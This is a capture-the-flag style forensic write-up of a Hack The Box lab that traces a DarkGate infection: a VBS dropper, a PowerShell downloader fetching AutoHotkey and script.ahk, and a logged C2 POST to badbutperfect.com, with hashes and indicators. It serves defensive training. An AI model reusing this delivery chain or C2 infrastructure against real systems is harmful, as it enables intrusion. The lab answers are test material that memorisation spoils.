Takedown — HTB SOC Sherlock Investigation

Malware Analysis & DarkGate Investigation

Scenario

We've identified an unusual pattern in our network activity, indicating a possible security breach. Our team suspects an unauthorized intrusion into our systems, potentially compromising sensitive data. Your task is to investigate this incident.

Task 1 & 3: VBS Script Download

Question 1: From what domain is the VBS script downloaded?
Answer: `escueladem arina.com`

Question 3: What is the filename of the VBS script used for initial access?
Answer: `AZURE_DOC_OPEN.vbs`

Methodology

After reviewing the protocols used in the capture, we searched for suspicious file transfers. No HTTP downloads of VBS files were observed. However, upon inspecting SMB traffic, we found the attacker connecting to a cloud share:




Figure 1: SMB Objects — Cloud Share and AZURE_DOC_OPEN.vbs

Conclusion

The VBS script was downloaded from the domain `escueladem arina.com` via SMB with the filename `AZURE_DOC_OPEN.vbs`.

Task 2: Attacker IP Address

Question: What was the IP address associated with the domain in question #1 used for this attack?
Answer: `165.22.16.55`

Methodology

We inspected the packet details for the SMB communication to identify the IP address associated with the domain `escueladem arina.com`:



Figure 2: Packet Details showing IP Address

Conclusion

The IP address associated with `escuelademarina.com` is **165.22.16.55**.

Task 4, 5, 6 & 7: PowerShell Payload Chain

Question 4: What was the URL used to get a PowerShell script?
Answer: `badbutperfect.com/nrwncpwo`

Question 5: What likely legit binary was downloaded to the victim machine?
Answer: `AutoHotkey.exe`

Question 6: From what URL was the malware used with the binary from question #5 downloaded?
Answer: `http://badbutperfect.com/jvtobaqj`

Question 7: What filename was the malware from question #6 given on disk?
Answer: `script.ahk`

Methodology

We analyzed HTTP traffic and found a GET request to a suspicious path where the server responded with a PowerShell script:




Figure 3: HTTP Stream showing PowerShell Script Download

Script Analysis

The downloaded script performs the following actions:

1. Creates a directory: `C:/rimz`

2. Downloads `AutoHotkey.exe` from `http://badbutperfect.com/test2`
3. Downloads `script.ahk` from `http://badbutperfect.com/jvtobaqj`
4. Downloads `test.txt` from `http://badbutperfect.com/ozkpfzju`
5. Executes AutoHotkey with the malicious script
6. Hides the directory using `attrib +h`

Conclusion


- The PowerShell script URL is `badbutperfect.com/nrwncpwo`
- The legitimate binary downloaded is `AutoHotkey.exe`
- The malware URL is `http://badbutperfect.com/jvtobaqj`
- The malware filename on disk is `script.ahk`

Task 8: TLSH of the Malware

Question: What is the TLSH of the malware?
Answer: `T15E430A36DBC5202AD8E3074270096562FE7DC0215B4B32659C9EF16835CF6FF9B6A1B8`

Methodology

We exported the HTTP object `jvtobaqj` and uploaded it to VirusTotal. Under the Details section, we found the TLSH (Trend Micro Locality Sensitive Hash) value:



Basic properties	
MD5	f02f0bba1f1f678da41abafd02f4c545
SHA-1	c40b80bc4947d4ac52bc9c17d6d218b1fa9cd452
SHA-256	5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572
SSDEEP	768:R+DU1jsKEUvbTTai3Yi/97mhk0uMOUOPloZOM5Om6aX4q6tdxGFpZnBQ1ioHH1NT:EUT
TLSH	T15E430A36DBC5202AD8E3074270096562FE7DC0215B4B32659C9EF16835CF6FF9B6A1B8
File type	C++ source cpp
Magic	ASCII text, with CRLF line terminators
TrID	Digital Micrograph Script (100%)
Magika	TXT
File size	54.77 KB (56081 bytes)

Figure 4: VirusTotal - Basic properties

Task 9: Malware Name

Question: What is the name given to this malware? Use the name used by McAfee, Ikarus, and alejandro.sanchez.
Answer: `DarkGate`

Methodology

On VirusTotal, the malware was identified by multiple vendors:



Figure 5: VirusTotal Detection — DarkGate

Task 10: User-Agent String

Question: What is the user-agent string of the infected machine?
Answer: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36`

Methodology

We examined the HTTP traffic to badbutperfect.com. The earlier GET requests were for downloading the PowerShell script and malware components (AutoHotkey.exe, script.ahk, test.txt) — these represent the execution phase of the attack.
Once the malware was loaded, we observed a **POST request to badbutperfect.com**, indicating that the Remote Access Trojan was now active and communicating with its C2 server:

```
POST / HTTP/1.0
Host: badbutperfect.com
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
ike Gecko) Chrome/118.0.0.0 Safari/537.36
Content-Type: Application/octet-stream
Content-Length: 287

Pd6ke4Pk909AeI9AP2J6Ru9lP4U0Pm63PdJuP2Jk9lVmOdcQoPWHpk9FpkL5p8LNV8WNpk9apkLMpyLNp5
XNpkQupkLdVkLNp5WNpkWFpkLMVkLNp5iNpkQupkLMp8LNp5LNpkWtpkLMVkLNVeKNpkWFpkLMp5LNp5UN
pkWdpkLMp8LNp5KNpkW1pkL1LkLNpCiNpkVapkLIz5LNV5WNpkVapkLtpkLNpCPNpkKNpkLdVyLNV56Npk
9MpkLIVyLNVCWNpxFN7k9IoONE3MFIS8WDpyQq7xN
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6
Date: Tue, 19 Mar 2024 16:59:56 GMT

ilTERN
```

Figure 6: HTTP POST Request with User-Agent

Task 11: RAT Connection IP

Question: To what IP does the RAT from the previous question connect?
Answer: `103.124.105.78`

Methodology

We inspected the packet where the infected machine communicated with the C2 server:




Figure 7: Packet Details showing RAT Connection - Dst: badbutperfect.com (103.124.105.78)

Attack Chain Summary

1. **Initial Access:** Attacker downloads `AZURE_DOC_OPEN.vbs` from `escuelademarina.com` via SMB cloud share.
2. **Execution:** VBS script executes and downloads a PowerShell script from `badbutperfect.com/nrwncpwo`
3. **Payload Drop:** PowerShell script downloads:
   - `AutoHotkey.exe` — legitimate binary
   - `script.ahk` — DarkGate malware
4. **Persistence:** AutoHotkey.exe executes script.ahk, loading DarkGate malware.
5. **C2 Communication:** DarkGate RAT connects to `103.124.105.78` (badbutperfect.com).